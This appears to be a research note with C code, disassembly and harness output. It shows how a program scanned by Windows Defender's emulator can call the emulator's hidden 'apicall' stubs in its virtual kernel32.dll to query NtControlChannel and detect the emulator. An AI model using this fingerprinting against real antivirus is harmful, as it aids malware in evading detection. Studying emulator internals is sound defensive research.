apicall **Abuse** - NtControlChannel



```
/*
kernel32.dll vdll +0x52004

.text:7C852004                      sub_7C852004    proc near              ; CODE XREF: MpStartProcess+123F
.text:7C852004                                                             ; MpStartProcess+18FD p ...
.text:7C852004 8B FF                                mov     edi, edi
.text:7C852006 E8 00 00 00 00                       call    $+5
.text:7C85200B 83 C4 04                             add     esp, 4
.text:7C85200E 0F FF F0 FD 9E 9E 93                 apicall ntdll!NtControlChannel
.text:7C852015 C2 08 00                             retn    8
.text:7C852015                      sub_7C852004    endp
*/
VOID NtControlChannel_APICALL()
{
    typedef DWORD(*NTCC)(DWORD, void *);
    HMODULE k32base = LoadLibraryA("kernel32.dll");
    NTCC apicallNTCC = (NTCC)((BYTE*)k32base + 0x52004);
    DWORD VersionNumber;

    // NtControlChannel(0x3, &VersionNumber)
    // When called with information class 0x3, NtControlChannel returns mpengine.dll version,
    // in this case, 14600. Ignore result
    apicallNTCC(0x3, &VersionNumber);

    if (VersionNumber == 14600)
    {
        OutputDebugStringA("Version number matches 14600");
    }
}
```

apicall **Abuse** - OutputDebugStringA



```
$ ./runapi.sh -z 0
Running MP 218
./mpclient -v 218 -f ./ret2api.exe -z 0
[x] Log level set to S_UPDATE
[x] Initial seed set to 0x5b0b112a (1527451946)
[x] Version set to 218
[x] Running once
[x] NumberRuns: 1
[x] Function #0 - Fuzz_GenericRegressionTest
[!]
[!]==> MpEngine.dll base at 0xf67a3008
[!]
[!]
[!]==> Logging to file seeds/seeds-1527451946
[!]
[+] Setting Hooks
[+] Hooks Set!
main(): Calling DllMain()
main(): DllMain done!
main(): Booting Engine!
main(): Engine booted!
main(): Scanning ./ret2api.exe...
[T] ReadStream 0 e00
EngineScanCallback(): Scanning input
[+] ODS: "OutputDebugStringA the normal way"
[+] ODS: "OutputDebugStringA via ret2apicall"
[+] ODS: "Version number matches 14600"
$ 
```